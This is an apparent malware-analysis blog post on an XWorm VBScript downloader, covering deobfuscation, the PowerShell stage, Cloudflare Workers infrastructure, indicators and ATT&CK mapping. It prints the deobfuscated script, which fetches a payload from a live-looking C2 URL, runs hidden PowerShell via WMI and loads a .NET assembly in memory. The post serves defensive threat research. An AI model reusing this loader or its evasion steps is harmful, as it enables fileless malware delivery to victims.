

XWorm Downloader — VBScript Analysis

Static analysis of an XWorm VBScript downloader — deobfuscation, payload extraction, and infrastructure analysis of a dead-C2 sample.

Posted Jul 31, 2026 • Updated Sep 7, 2026

MALICIOUS VBSCRIPT

MALWARE ANALYSIS REPORT

By Nader Ayman Elsehrawii

5 min read

XWorm Downloader — VBScript Analysis



Contents >

Update: A second XWorm sample was later analyzed with a complete execution chain — from JS dropper through PowerShell loader to XWorm V7.1. That analysis is documented [here](#).

On this page

- [XWorm Downloader TL;DR](#)

- [Technical Summary](#)
 - [Technical Analysis](#)
 - [Deobfuscation](#)
 - [PowerShell Stage](#)
 - [Infrastructure Analysis](#)
 - [IoCs](#)
 - [MITRE ATT&CK](#)
 - [References](#)
-

XWorm Downloader TL;DR

This sample is an XWorm downloader — a obfuscated VBScript that fetches and executes the next stage entirely in memory, leaving no payload on disk. The C2 was dead at the time of analysis, making this a partial analysis covering the downloader stage only.


Technical Summary

The sample is a heavily obfuscated VBScript downloader. After deobfuscation, the script instantiates `WScript.Shell` and WMI objects, constructs a PowerShell script in memory, stores it in a user environment variable, and spawns a hidden PowerShell process via WMI to execute it. The PowerShell stage decodes a Base64-encoded C2 URL, downloads the next stage, extracts an encoded payload from between two delimiters, decodes and reverses it, loads the resulting .NET assembly into memory via `AppDomain.CurrentDomain.Load()`, and invokes a specific method on it passing 18 Base64-encoded arguments. The C2 was dead at the time of analysis — the payload was never retrieved.



Technical Analysis

Deobfuscation

Opening the file reveals a wall of repetitive obfuscated content. Scrolling through it, the real script becomes visible hidden within the noise.




A regex pattern repeats throughout the file as the primary obfuscation mechanism. Removing it with CyberChef exposes the clean script underneath.



26 detections on VirusTotal at time of analysis

The deobfuscated script:



```
1 On Error Resume Next
2
3 ' WScript.Shell --> access to environment variables and process execution
4 Set miscibility = CreateObject("Wscript.Shell")
5 Set crocheteur = miscibility.Environment("User")
6
7 ' highrise holds the entire PowerShell payload as a string
8 highrise = "$caprina = https://shy-hall-9c09.cryptersandtoolsoficial.workers.dev/PkjtB
9     $terricolous = New-Object Net.WebClient
10     $terricolous.Headers.Add('User-Agent','Mozilla/5.0')
11     $overgaze = $terricolous.DownloadData($caprina)
12     $injuncting = [Text.Encoding]::UTF8.GetString($overgaze)
13     [extract between 'IN-' and '-in1']
14     [replace '#' with 'A', reverse, base64 decode]
15     $ceterach = [AppDomain]::CurrentDomain.Load($hobblingly)
16     $ceterach.GetType('OtnmpxnddVnptbN.mpxnddVn')
17         .GetMethod('Otnmpxn')
18         .Invoke($null, [object[]]$cytohydrolist)"
19
20 ' store payload in user environment variable, no file written to disk
21 crocheteur("saltbox") = highrise
22
23 ' execution command
24 terbia = "powershell.exe -NoProfile -Command ""Invoke-Expression $env:saltbox""
25
26 Set doulia = GetObject("winmgmts:\\.\root\cimv2")
27 Set objConfig = doulia.Get("Win32_ProcessStartup").SpawnInstance_
28 objConfig.ShowWindow = 0
29 doulia.Get("Win32_Process").Create(terbia, Null, objConfig, parakite)
```

PowerShell Stage

The script builds the entire PowerShell payload as a string in the `highrise` variable, then stores it in the user environment variable `saltbox` via `WScript.Shell`. This keeps the malicious code entirely in memory — nothing is written to disk at this stage.

The execution command is then constructed:

```
1 powershell.exe -NoProfile -Command "Invoke-Expression $env:saltbox"
```

Rather than launching this directly, the script uses WMI to spawn the PowerShell process. It connects to `root\cimv2`, creates a `Win32_ProcessStartup` instance with `ShowWindow = 0`, and invokes `Win32_Process.Create()` — producing a completely hidden PowerShell process with no visible window and no console output.

The PowerShell payload itself executes in seven steps:

1. Decode the C2 URL

The URL is stored as a Base64-encoded Unicode string and decoded at runtime to:

```
1 https://shy-hall-9c09.cryptersandtoolsoficial.workers.dev/Pkjt看
```

```
PS C:\Users\Artful Dodger> $txt = "aAB0AHQAcABzADoALwAvAHMAaAB5AC0AaABhAGwAbAAtADkAYwAwADkALgBjAHIAeQBwAHQAZQByAHMAYQBuaGQAdABvAG8AbABzAG8AZgBpAGMAaQBhAGwALgB3AG8AcgBrAGUAcgBzAC4AZAB1AHYALwBQAGsAagB0AGIA"
PS C:\Users\Artful Dodger> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($txt))
>>
https://shy-hall-9c09.cryptersandtoolsoficial.workers.dev/Pkjt看
PS C:\Users\Artful Dodger>
```

2. Download the payload

A `Net.WebClient` instance is created with a `Mozilla/5.0` User-Agent header to mimic legitimate browser traffic. `DownloadData()` fetches the raw bytes from the C2 URL and converts them to a UTF-8 string.

3. Extract the encoded payload

The downloaded content is expected to contain a payload wrapped between the delimiters `IN-` and `-in1`. The script locates both markers and extracts the substring between them. If either delimiter is absent the script exits silently.

4. Decode the payload

Three sequential transforms are applied to the extracted string:

- Replace all `#` characters with `A`
- Convert to a character array and reverse it
- Base64-decode the result to a raw byte array

5. Load assembly into memory

The decoded byte array is loaded as a .NET assembly directly into the current AppDomain via

`AppDomain.CurrentDomain.Load()` — fileless execution, nothing written to disk.

6. Invoke the entry point

The script resolves type `OtnmpxnddVnptbN.mpxnddVn` and invokes method `Otnmpxn` on it via reflection. Both names are heavily obfuscated, consistent with a packed or protected .NET assembly.

7. Pass arguments

18 Base64-encoded strings are passed as arguments to the invoked method. These likely contain encrypted configuration — C2 details, keys, or behavioral flags — decoded by the loaded assembly at runtime. The C2 was dead at time of analysis so their content could not be confirmed.

Infrastructure Analysis

Passive analysis of the staging endpoint via urlscan.io revealed the URL was first observed approximately one month prior to investigation and had accumulated 514 scans on the platform. The urlscan.io verdict classified the endpoint as potentially malicious, targeting generic Cloudflare infrastructure. The serving IPs `172.67.193.253` and `104.18.95.41` both belong to Cloudflare (ASN 13335), confirming deliberate abuse of Cloudflare Workers to bypass reputation-based filtering. The TLS certificate was issued by WE1 on June 23rd 2026, establishing the earliest possible campaign start date. Google Safe Browsing returned no classification at time of analysis. The page title returned by the endpoint was `Suspected Phishing | Cloudflare`, indicating Cloudflare had already imposed an interception block by the time of this investigation.

shy-hall-9c09.cryptersandtoolsoficial.workers.dev

172.67.193.253 **Malicious Activity!** Public Scan

[Lookup](#)

[Go To](#)

[Rescan](#)

[Add Verdict](#)

[Report](#)

URL: <https://shy-hall-9c09.cryptersandtoolsoficial.workers.dev/Pkjt6> 1mo old
Submission: On July 31 via manual (July 31st 2026, 8:48:36 pm UTC) from EG — Scanned from DE

- Summary
- HTTP 5
- Redirects
- Links 2
- Behaviour
- Indicators
- Similar
- DOM
- Content
- API
- Verdicts

Summary

This website contacted **2 IPs** in **1 countries** across **2 domains** to perform **5 HTTP transactions**. The main IP is **172.67.193.253**, located in **Ascension Island** and belongs to **CLOUDFLARENET - Cloudflare, Inc., US**. The main domain is **shy-hall-9c09.cryptersandtoolsoficial.workers.dev**.
1mo old
TLS certificate: Issued by **WE1** on June 23rd 2026. Valid for: 3mo.

[shy-hall-9c09.cryptersandtoolsoficial.workers.dev](#) scanned **514 times** on urlscan.io [Show Scans 514](#)

urlscan.io Verdict: **Potentially Malicious**

Targeting these brands: Generic Cloudflare (Online)

Live information

Google Safe Browsing: 🟢 No classification for shy-hall-9c09.cryptersandtoolsoficial.workers.dev
Current DNS A record: 172.67.193.253 (AS13335 - CLOUDFLARENET - Cloudflare, Inc., US)


Domain & IP information

IP/ASNs	IP Detail	Domains	Domain Tree	Links	Certs	Frames
	IP Address	AS Autonomous System				
4	172.67.193.253	13335 (CLOUDFLARENET - Cloudflare)				
1 → 2	104.18.95.41	13335 (CLOUDFLARENET - Cloudflare)				
5	2					

Screenshot

[Live screenshot](#)

[Full Image](#)



Page Title

Suspected Phishing | Cloudflare

Detected technologies

HSTS (Security) [Expand](#)

Page Statistics

5	80 %	0 %	2	2
Requests	HTTPS	IPv6	Domains	Subdomains
2	1	36 kB	109	0
IPs	Countries	Transfer	kB Size	Cookies

urlscan.io analysis of the staging endpoint

IoCs

No.	Description	Value
1	VBScript downloader	196f53a2d6b267d8ea1e590e1a45d89797df3228fe9de435593df3daa94e8
2	C2 URL	https://shy-hall-9c09.cryptersandtoolsoficial.workers.dev/Pkj
3	Cloudflare serving IP	172.67.193.253
4	Cloudflare serving IP	104.18.95.41
5	TLS certificate issued	2026-06-23

MITRE ATT&CK

Tactic	ID	Technique	Evidence
Execution	T1059.005	Visual Basic	VBScript down
Execution	T1059.001	PowerShell	PowerShell pay
Execution	T1047	Windows Management Instrumentation	Hidden proces
Defense Evasion	T1027	Obfuscated Files or Information	Regex-based st
Defense Evasion	T1140	Deobfuscate/Decode Files	Base64 + revers
Defense Evasion	T1620	Reflective Code Loading	AppDomain.Cur
Defense Evasion	T1564.003	Hide Artifacts: Hidden Window	ShowWindow =
Command and Control	T1071.001	Web Protocols	HTTP downloa
Command and Control	T1102	Web Service	Cloudflare Wor

References

1. MalwareBazaar — sample source

<https://bazaar.abuse.ch/sample/97cb37e235dfbc41b6a4718ca4ffeb61e36ce9ba6cd329fd5da75cc8cc12df29/>

2. urlscan.io — endpoint analysis <https://urlscan.io>

3. MITRE ATT&CK Framework <https://attack.mitre.org>

📁 [Malware Analysis](#)

🔗 [Malware Analysis](#) [Reverse Engineering](#) [XWorm](#) [Threat Intelligence](#) [Blue Team](#) [MITRE ATT&CK](#)

[Cybersecurity](#) [CTI](#) [PowerShell](#) [VBScript](#)

Further Reading

Sep 6, 2026

XWorm — From Phishing Email to RAT

Static and dynamic analysis of a multi-stage XWorm V7.1 delivery chain — from a spoofed MOHRE phishing email to a fully operational RAT injected into MSBuild.exe

Jun 16, 2026

AgentTesla RAT

Hands-on reverse engineering of a multi-stage AgentTesla malware. Covers the complete loader chain, steganographic payload recovery, process hollowing, SMTP configuration extraction, and analysis of the final ...

Apr 15, 2026

Manual Unpacking 64-bit UPX-Packed Executables

A comprehensive guide to identifying and manually unpacking 64-bit UPX-packed binaries using 5 distinct reverse engineering techniques: Tail Jump, Memory Write, DEP Trick, Call Stack Backtracing, and Injecting Payload to an ...

OLDER

[AgentTesla RAT](#)

NEWER

[XWorm — From Phishing Email to RAT](#)